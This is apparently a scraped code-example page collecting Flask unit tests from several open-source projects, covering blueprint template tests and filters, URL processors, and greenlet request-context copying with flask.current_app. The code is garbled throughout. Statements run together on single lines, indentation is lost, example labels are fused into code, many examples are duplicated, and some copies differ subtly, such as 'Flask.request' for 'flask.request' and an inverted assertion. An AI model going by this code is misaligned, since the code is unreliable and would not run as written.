[2.0](#)

```
def test_template_test(self):

    bp = flask.Blueprint('bp', __name__)

    @bp.app_template_test()

    def is_boolean(value):

        return isinstance(value, bool)
```

```
app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

self.assert_in('is_boolean', app.jinja_env.tests.keys())
self.assert_equal(app.jinja_env.tests['is_boolean'], is_boolean)
self.assert_true(app.jinja_env.tests['is_boolean'](False)) Example 27
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_add_template_test(self):

bp = flask.Blueprint('bp', __name__)

def is_boolean(value):
    return isinstance(value, bool)

bp.add_app_template_test(is_boolean)

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

self.assert_in('is_boolean', app.jinja_env.tests.keys())
self.assert_equal(app.jinja_env.tests['is_boolean'], is_boolean)
self.assert_true(app.jinja_env.tests['is_boolean'](False)) Example 28
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_test_with_name(self):
    bp = flask.Blueprint('bp', __name__)
    @bp.app_template_test('boolean')
    def is_boolean(value):
        return isinstance(value, bool)
    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
    self.assert_in('boolean', app.jinja_env.tests.keys())
    self.assert_equal(app.jinja_env.tests['boolean'], is_boolean)
    self.assert_true(app.jinja_env.tests['boolean'](False)) Example 29
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_add_template_test_with_name(self):
    bp = flask.Blueprint('bp', __name__)
    def is_boolean(value):
        return isinstance(value, bool)
    bp.add_app_template_test(is_boolean, 'boolean') app =
    flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
```

```
self.assert_in('boolean', app.jinja_env.tests.keys())
self.assert_equal(app.jinja_env.tests['boolean'], is_boolean)
self.assert_true(app.jinja_env.tests['boolean'](False))
```

**Example 30**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_test_after_route_with_template(self):
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return flask.render_template('template_test.html', value=False)
    bp = flask.Blueprint('bp', __name__)
    @bp.app_template_test()
    def boolean(value):
        return isinstance(value, bool)
    app.register_blueprint(bp, url_prefix='/py')
    rv = app.test_client().get('/')
    self.assert_in(b'Success!', rv.data)
```

**Example 31**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_test_with_template(self): bp = flask.Blueprint('bp', __name__)

def boolean(value):
    return isinstance(value, bool)

bp.add_app_template_test(boolean)

app = flask.Flask(__name__)
app.register_blueprint(bp, url_prefix='/py')

@app.route('/')
def index():
    return flask.render_template('template_test.html', value=False)
rv = app.test_client().get('/')

self.assert_in(b'Success!', rv.data)
```

### **Example 32**

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_test_with_name_and_template(self): bp = flask.Blueprint('bp', __name__)

@bp.app_template_test('boolean')

def is_boolean(value):
```

```
return isinstance(value, bool)

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) rv =
    app.test_client().get('/')

    self.assert_in(b'Success!', rv.data)
```

### Example 33

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```
def test_add_template_test_with_name_and_template(self): bp =
flask.Blueprint('bp', __name__)

def is_boolean(value):

    return isinstance(value, bool)

bp.add_app_template_test(is_boolean, 'boolean') app =
flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():
```

```
return flask.render_template('template_test.html', value=False) rv =  
app.test_client().get('/')  
  
self.assert_in(b'Success!', rv.data)
```

## Example 34

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_blueprint_url_processors(self):  
  
    bp = flask.Blueprint('frontend', __name__, url_prefix='/<lang_code>')  
  
    @bp.url_defaults  
  
    def add_language_code(endpoint, values):  
  
        values.setdefault('lang_code', flask.g.lang_code)  
  
        @bp.url_value_preprocessor  
  
    def pull_lang_code(endpoint, values):  
  
        flask.g.lang_code = values.pop('lang_code')  
  
        @bp.route('/')  
  
    def index():  
  
        return flask.url_for('.about')  
  
        @bp.route('/about')  
  
    def about():
```

```
return flask.url_for('.index')

app = flask.Flask(__name__)

app.register_blueprint(bp)

c = app.test_client()

self.assert_equal(c.get('/de/').data, b'/de/about')
self.assert_equal(c.get('/de/about').data, b'/de/') Example 35
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_empty_url_defaults(self):

bp = flask.Blueprint('bp', __name__)

@bp.route('/', defaults={'page': 1})

@bp.route('/page/<int:page>')

def something(page):

    return str(page)

app = flask.Flask(__name__)

app.register_blueprint(bp)

c = app.test_client()

self.assert_equal(c.get('/').data, b'1')

self.assert_equal(c.get('/page/2').data, b'2') Example 36
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_route_decorator_custom_endpoint(self): bp = flask.Blueprint('bp', __name__)

@bp.route('/foo')
def foo():
    return flask.request.endpoint

@bp.route('/bar', endpoint='bar')
def foo_bar():
    return flask.request.endpoint

@bp.route('/bar/123', endpoint='123')
def foo_bar_foo():
    return flask.request.endpoint

@bp.route('/bar/foo')
def bar_foo():
    return flask.request.endpoint

app = flask.Flask(__name__)
app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

```

```
def index():

    return flask.request.endpoint

c = app.test_client()

self.assertEqual(c.get('/').data, b'index')

self.assertEqual(c.get('/py/foo').data, b'bp.foo')
self.assertEqual(c.get('/py/bar').data, b'bp.bar')
self.assertEqual(c.get('/py/bar/123').data, b'bp.123')
self.assertEqual(c.get('/py/bar/foo').data, b'bp.bar_foo') Example 37
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_filter(self):

    bp = flask.Blueprint('bp', __name__)

    @bp.app_template_filter()

    def my_reverse(s):

        return s[::-1]

    app = flask.Flask(__name__)

    app.register_blueprint(bp, url_prefix='/py')

    self.assert_in('my_reverse', app.jinja_env.filters.keys())
    self.assert_equal(app.jinja_env.filters['my_reverse'], my_reverse)
    self.assert_equal(app.jinja_env.filters['my_reverse']('abcd'), 'dcba')  
Example 38
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_filter(self):
    bp = flask.Blueprint('bp', __name__)
    def my_reverse(s):
        return s[::-1]
    bp.add_app_template_filter(my_reverse)
    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
    self.assert_in('my_reverse', app.jinja_env.filters.keys())
    self.assert_equal(app.jinja_env.filters['my_reverse'], my_reverse)
    self.assert_equal(app.jinja_env.filters['my_reverse']('abcd'), 'dcba')
```

### **Example 39**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_filter_with_name(self):
    bp = flask.Blueprint('bp', __name__)
    def my_reverse(s):
        return s[::-1]
```

```
bp.add_app_template_filter(my_reverse, 'strrev') app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

self.assert_in('strrev', app.jinja_env.filters.keys())
self.assert_equal(app.jinja_env.filters['strrev'], my_reverse)
self.assert_equal(app.jinja_env.filters['strrev']('abcd'), 'dcba')
```

#### **Example 40**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

#### 2.0

```
def test_template_filter_with_template(self): bp = flask.Blueprint('bp', __name__)

@bp.app_template_filter()
def super_reverse(s):
    return s[::-1]

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')
def index():
    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

self.assert_equal(rv.data, b'dcba')
```

## **Example 41**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_filter_after_route_with_template(self): app = flask.Flask(__name__)

@app.route('/')

def index():

    return flask.render_template('template_filter.html', value='abcd') bp = flask.Blueprint('bp', __name__)

@bp.app_template_filter()

def super_reverse(s):

    return s[::-1]

app.register_blueprint(bp, url_prefix='/py')

rv = app.test_client().get('/')

self.assert_equal(rv.data, b'dcba')
```

## **Example 42**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```

def test_add_template_filter_with_template(self): bp = flask.Blueprint('bp', __name__)
def super_reverse(s):
    return s[::-1]
bp.add_app_template_filter(super_reverse)
app = flask.Flask(__name__)
app.register_blueprint(bp, url_prefix='/py')
@app.route('/')
def index():
    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')
    self.assert_equal(rv.data, b'dcba')

```

### **Example 43**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```

def test_template_filter_with_name_and_template(self): bp = flask.Blueprint('bp', __name__)
@bp.app_template_filter('super_reverse') def my_reverse(s):
    return s[::-1]
app = flask.Flask(__name__)

```

```
app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

self.assert_equal(rv.data, b'dcba')
```

## Example 44

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_test(self):

    bp = flask.Blueprint('bp', __name__)

    @bp.app_template_test()

    def is_boolean(value):

        return isinstance(value, bool)

    app = flask.Flask(__name__)

    app.register_blueprint(bp, url_prefix='/py')

    self.assert_in('is_boolean', app.jinja_env.tests.keys())
    self.assert_equal(app.jinja_env.tests['is_boolean'], is_boolean)
    self.assert_true(app.jinja_env.tests['is_boolean'](False))
```

**Example 45**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_test(self):  
  
    bp = flask.Blueprint('bp', __name__)  
  
    def is_boolean(value):  
  
        return isinstance(value, bool)  
  
    bp.add_app_template_test(is_boolean)  
  
    app = flask.Flask(__name__)  
  
    app.register_blueprint(bp, url_prefix='/py')  
  
    self.assert_in('is_boolean', app.jinja_env.tests.keys())  
    self.assert_equal(app.jinja_env.tests['is_boolean'], is_boolean)  
    self.assert_true(app.jinja_env.tests['is_boolean'](False)) Example 46
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_test_with_name(self):  
  
    bp = flask.Blueprint('bp', __name__)  
  
    @bp.app_template_test('boolean')  
  
    def is_boolean(value):
```

```
return isinstance(value, bool)

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

self.assert_in('boolean', app.jinja_env.tests.keys())
self.assert_equal(app.jinja_env.tests['boolean'], is_boolean)
self.assert_true(app.jinja_env.tests['boolean'](False)) Example 47
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_add_template_test_with_name(self):

bp = flask.Blueprint('bp', __name__)

def is_boolean(value):

return isinstance(value, bool)

bp.add_app_template_test(is_boolean, 'boolean') app =
flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

self.assert_in('boolean', app.jinja_env.tests.keys())
self.assert_equal(app.jinja_env.tests['boolean'], is_boolean)
self.assert_true(app.jinja_env.tests['boolean'](False)) Example 48
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_test_with_template(self):
    bp = flask.Blueprint('bp', __name__)
    @bp.app_template_test()
    def boolean(value):
        return isinstance(value, bool)
    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
    @app.route('/')
    def index():
        return flask.render_template('template_test.html', value=False)
    rv = app.test_client().get('/')
    self.assert_in(b'Success!', rv.data)
```

### **Example 49**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_test_with_template(self):
    bp = flask.Blueprint('bp', __name__)
    def boolean(value):
```

```
return isinstance(value, bool)

bp.add_app_template_test(boolean)

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) rv =
    app.test_client().get('/')

    self.assert_in(b'Success!', rv.data)
```

## Example 50

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```
def test_template_test_with_name_and_template(self): bp = flask.
Blueprint('bp', __name__)

@bp.app_template_test('boolean')

def is_boolean(value):

    return isinstance(value, bool) app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')
```

```
def index():

    return flask.render_template('template_test.html', value=False) rv =
    app.test_client().get('/')

    self.assert_in(b'Success!', rv.data)
```

## Python `flask.current_app()` Examples

The following are code examples for showing how to use `flask.current_app()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [reqctx.py](#) Apache License 2.0 6 vc

```
def test_greenlet_context_copying(self):
    app = flask.Flask(__name__)
    greenlets = []

    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        def g():
            self.assert_true(flask.request)
            self.assert_false(flask.current_app)
            with reqctx:
                self.assert_true(flask.request)
                self.assert_equal(flask.current_app, app)
                self.assert_equal(flask.request.path, '/')
                self.assert_equal(flask.request.args['foo'], 'bar')
            self.assert_false(flask.request)
        return 42
    greenlets.append(greenlet(g))
    return 'Hello World!'

    rv = app.test_client().get('/?foo=bar')
    self.assert_equal(rv.data, b'Hello World!')

    result = greenlets[0].run()
    self.assert_equal(result, 42)
```

### Example 2

Project: [Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [reqctx.py](#) Apache License 2.0 6 vc

```
def test_greenlet_context_copying_api(self):
    app = flask.Flask(__name__)
    greenlets = []

    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        #flask.copy_current_request_context
        def g():
            self.assert_true(flask.request)
            self.assert_equal(flask.current_app, app)
            self.assert_equal(Flask.request.path, '/')
            self.assert_equal(Flask.request.args['foo'], 'bar')
        return 42
    greenlets.append(greenlet(g))
    return 'Hello World!'

    rv = app.test_client().get('/?foo=bar')
    self.assert_equal(rv.data, b'Hello World!')
```

Python flask.current\_app() Examples The following are code examples for showing how to use `flask.current_app()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying(self): app =  
flask.Flask(__name__)  
  
greenlets = []  
  
@app.route('/')  
  
def index():  
  
reqctx = flask._request_ctx_stack.top.copy() def g():  
  
self.assert_false(flask.request)  
  
self.assert_false(flask.current_app) with reqctx:  
  
self.assert_true(flask.request)  
  
self.assert_equal(flask.current_app, app)  
self.assert_equal(flask.request.path, '/')  
self.assert_equal(flask.request.args['foo'], 'bar')  
self.assert_false(flask.request)  
  
return 42  
  
greenlets.append(greenlet(g))
```

```
return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

## Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying_api(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy()

    @flask.copy_current_request_context

    def g():

        self.assert_true(flask.request)

        self.assert_equal(flask.current_app, app)
        self.assert_equal(flask.request.path, '/')
        self.assert_equal(flask.request.args['foo'], 'bar') return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'
```

```
rv = app.test_client().get('?foo=bar') self.assert_equal(rv.data,
b'Hello World!')
```

```
result = greenlets[0].run()
```

```
self.assert_equal(result, 42)
```

```
# Disable test if we don't have greenlets available Example 3
```

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)

            self.assert_equal(flask.current_app, app)
            self.assert_equal(flask.request.path, '/')
            self.assert_equal(flask.request.args['foo'], 'bar')
            self.assert_false(flask.request)

    return 42

greenlets.append(greenlet(g))
```

```
return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

## Example 4

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying_api(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy()

    @flask.copy_current_request_context

    def g():

        self.assert_true(flask.request)

        self.assert_equal(flask.current_app, app)
        self.assert_equal(flask.request.path, '/')
        self.assert_equal(flask.request.args['foo'], 'bar') return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'
```

```
rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 5**

Project: *flasky* Author: *RoseOu* File: [reqctx.py](#) MIT License

6 vo

```
def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)

            self.assert_equal(flask.current_app, app)
            self.assert_equal(flask.request.path, '/')
            self.assert_equal(flask.request.args['foo'], 'bar')
            self.assert_false(flask.request)

        return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'
```

```
rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

## Example 6

Project: *flasky* Author: *RoseOu* File: [reqctx.py](#) MIT License

6 vo

```
def test_greenlet_context_copying_api(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy()

    @flask.copy_current_request_context

    def g():

        self.assert_true(flask.request)

        self.assert_equal(flask.current_app, app)
        self.assert_equal(flask.request.path, '/')
        self.assert_equal(flask.request.args['foo'], 'bar') return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()
```

```
self.assert_equal(result, 42)
```

```
# Disable test if we don't have greenlets available Example 7
```

Project: *Flask\_Blog* Author: *sugarguo* File: [\*reqctx.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def test_greenlet_context_copying(self): app =  
flask.Flask(__name__)  
  
greenlets = []  
  
@app.route('/')  
  
def index():  
  
    reqctx = flask._request_ctx_stack.top.copy()  
    def g():  
  
        self.assert_false(flask.request)  
  
        self.assert_false(flask.current_app) with reqctx:  
  
            self.assert_true(flask.request)  
  
            self.assert_equal(flask.current_app, app)  
            self.assert_equal(flask.request.path, '/')  
            self.assert_equal(flask.request.args['foo'], 'bar')  
            self.assert_false(flask.request)  
  
    return 42  
  
    greenlets.append(greenlet(g))  
  
    return 'Hello World!'  
  
rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,  
b'Hello World!') result = greenlets[0].run()
```

```
self.assert_equal(result, 42)
```

## Example 8

Project: *Flask\_Blog* Author: *sugarguo* File: [\*reqctx.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def test_greenlet_context_copying_api(self): app = flask.Flask(__name__)
greenlets = []
@app.route('/')
def index():
    reqctx = flask._request_ctx_stack.top.copy()
    @flask.copy_current_request_context
    def g():
        self.assert_true(flask.request)
        self.assert_equal(flask.current_app, app)
        self.assert_equal(flask.request.path, '/')
        self.assert_equal(flask.request.args['foo'], 'bar')
        return 42
    greenlets.append(greenlet(g))
    return 'Hello World!'
    rv = app.test_client().get('/?foo=bar')
    self.assert_equal(rv.data, b'Hello World!')
    result = greenlets[0].run()
    self.assert_equal(result, 42)
```

```
# Disable test if we don't have greenlets available
```

## Example 9

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [\*reqctx.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def test_greenlet_context_copying(self): app = flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)

            self.assert_equal(flask.current_app, app)
            self.assert_equal(flask.request.path, '/')
            self.assert_equal(flask.request.args['foo'], 'bar')
            self.assert_false(flask.request)

    return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()
```

```
self.assert_equal(result, 42)
```

## Example 10

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [\*reqctx.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def test_greenlet_context_copying_api(self): app = flask.Flask(__name__)
greenlets = []
@app.route('/')
def index():
    reqctx = flask._request_ctx_stack.top.copy()
    @flask.copy_current_request_context
    def g():
        self.assert_true(flask.request)
        self.assert_equal(flask.current_app, app)
        self.assert_equal(flask.request.path, '/')
        self.assert_equal(flask.request.args['foo'], 'bar')
        return 42
    greenlets.append(greenlet(g))
    return 'Hello World!'
rv = app.test_client().get('/?foo=bar')
self.assert_equal(rv.data, b'Hello World!')
result = greenlets[0].run()
self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 11**

Project: *ara-archive* Author: *dmsimard* File: [\*log\\_ara.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def __init__(self):  
    super(CallbackModule, self).__init__()  
    if not flask.current_app:  
        ctx = app.app_context()  
        ctx.push()  
  
    self.taskresult = None  
  
    self.task = None  
  
    self.play = None  
  
    self.playbook = None  
  
    self.stats = None  
  
    self.loop_items = []  
  
    self.play_counter = itertools.count()  
    self.task_counter = itertools.count()  
    if cli:  
  
        self._options = cli.options  
  
    else:  
  
        self._options = None
```

## **Example 12**

Project: *tesismometro* Author: *joapaspe* File: [\*reqctx.py\*](#) [MIT License](#)

6 vo

```
def test_greenlet_context_copying(self): app = flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)

            self.assert_equal(flask.current_app, app)
            self.assert_equal(flask.request.path, '/')
            self.assert_equal(flask.request.args['foo'], 'bar')
            self.assert_false(flask.request)

    return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'

    rv = app.test_client().get('?foo=bar') self.assert_equal(rv.data,
    b'Hello World!') result = greenlets[0].run()

    self.assert_equal(result, 42)
```

### Example 13

Project: *tesismometro* Author: *joapaspe* File: [\*reqctx.py\*](#) MIT License

6 vo

```
def test_greenlet_context_copying_api(self): app = flask.Flask(__name__)

greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy()

    @flask.copy_current_request_context

    def g():

        self.assert_true(flask.request)

        self.assert_equal(flask.current_app, app)
        self.assert_equal(flask.request.path, '/')
        self.assert_equal(flask.request.args['foo'], 'bar') return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)

# Disable test if we don't have greenlets available Example 14
```

Project: *neo4j-social-network* Author: *bestvibes* File: [\*reqctx.py\*](#) [MIT License](#)

6 vo

```

def test_greenlet_context_copying(self):
    app = flask.Flask(__name__)

    greenlets = []

    @app.route('/')
    def index():

        reqctx = flask._request_ctx_stack.top.copy()
        def g():
            self.assert_false(flask.request)

            self.assert_false(flask.current_app) with reqctx:
                self.assert_true(flask.request)

                self.assert_equal(flask.current_app, app)
                self.assert_equal(flask.request.path, '/')
                self.assert_equal(flask.request.args['foo'], 'bar')
                self.assert_false(flask.request)

        return 42

        greenlets.append(greenlet(g))

    return 'Hello World!'

    rv = app.test_client().get('/?foo=bar')
    self.assert_equal(rv.data, b'Hello World!')
    result = greenlets[0].run()

    self.assert_equal(result, 42)

```

## Example 15

Project: *neo4j-social-network* Author: *bestvibes* File: [\*reqctx.py\*](#) [MIT License](#)

```

def test_greenlet_context_copying_api(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')
def index():

reqctx = flask._request_ctx_stack.top.copy()

@flask.copy_current_request_context
def g():

self.assert_true(flask.request)

self.assert_equal(flask.current_app, app)
self.assert_equal(flask.request.path, '/')
self.assert_equal(flask.request.args['foo'], 'bar') return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)

# Disable test if we don't have greenlets available Example 16

```

Project: *neo4j-social-network* Author: *bestvibes* File: [\*reqctx.py\*](#) [MIT License](#)

6 vo

```

def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

```

```

greenlets = []

@app.route('/')
def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)

            self.assert_equal(flask.current_app, app)
            self.assert_equal(flask.request.path, '/')
            self.assert_equal(flask.request.args['foo'], 'bar')
            self.assert_false(flask.request)

    return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)

```

### **Example 17**

Project: *neo4j-social-network* Author: *bestvibes* File: [\*reqctx.py\*](#) [MIT License](#)

6 vo

```

def test_greenlet_context_copying_api(self): app =
flask.Flask(__name__)

```

```
greenlets = []

@app.route('/')

def index():

    reqctx = flask._request_ctx_stack.top.copy()

    @flask.copy_current_request_context def g():

        self.assert_true(flask.request)

        self.assert_equal(flask.current_app, app)
        self.assert_equal(flask.request.path, '/')
        self.assert_equal(flask.request.args['foo'], 'bar') return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 18**

Project: *AneMo* Author: *jspargo* File: [reqctx.py](#) [GNU General Public License v2.0](#)

6 vo

```
def test_greenlet_context_copying(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')
```

```

def index():

    reqctx = flask._request_ctx_stack.top.copy() def g():

        self.assert_false(flask.request)

        self.assert_false(flask.current_app) with reqctx:

            self.assert_true(flask.request)

            self.assert_equal(flask.current_app, app)
            self.assert_equal(flask.request.path, '/')
            self.assert_equal(flask.request.args['foo'], 'bar')
            self.assert_false(flask.request)

    return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)

```

## Example 19

Project: *AneMo* Author: *jspargo* File: [reqctx.py](#) GNU General Public License v2.0

6 vo

```

def test_greenlet_context_copying_api(self): app =
flask.Flask(__name__)

greenlets = []

@app.route('/')

```

```
def index():

    reqctx = flask._request_ctx_stack.top.copy()

    @flask.copy_current_request_context

    def g():

        self.assert_true(flask.request) self.assert_equal(flask.current_app,
        app) self.assert_equal(flask.request.path, '/')
        self.assert_equal(flask.request.args['foo'], 'bar') return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'

rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,
b'Hello World!') result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 20**

Project: *oa\_qian* Author: *sunqb* File: [reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying(self):
    app = flask.Flask(__name__)

    greenlets = []

    @app.route('/')

    def index():

        reqctx = flask._request_ctx_stack.top.copy() def g():

            self.assert_false(flask.request)
```

```
self.assert_false(flask.current_app) with reqctx:  
    self.assert_true(flask.request)  
  
    self.assert_equal(flask.current_app, app)  
    self.assert_equal(flask.request.path, '/')  
    self.assert_equal(flask.request.args['foo'], 'bar')  
    self.assert_false(flask.request)  
  
return 42  
  
greenlets.append(greenlet(g))  
  
return 'Hello World!'  
  
rv = app.test_client().get('/?foo=bar') self.assert_equal(rv.data,  
b'Hello World!') result = greenlets[0].run()  
  
self.assert_equal(result, 42)
```

## Example 21

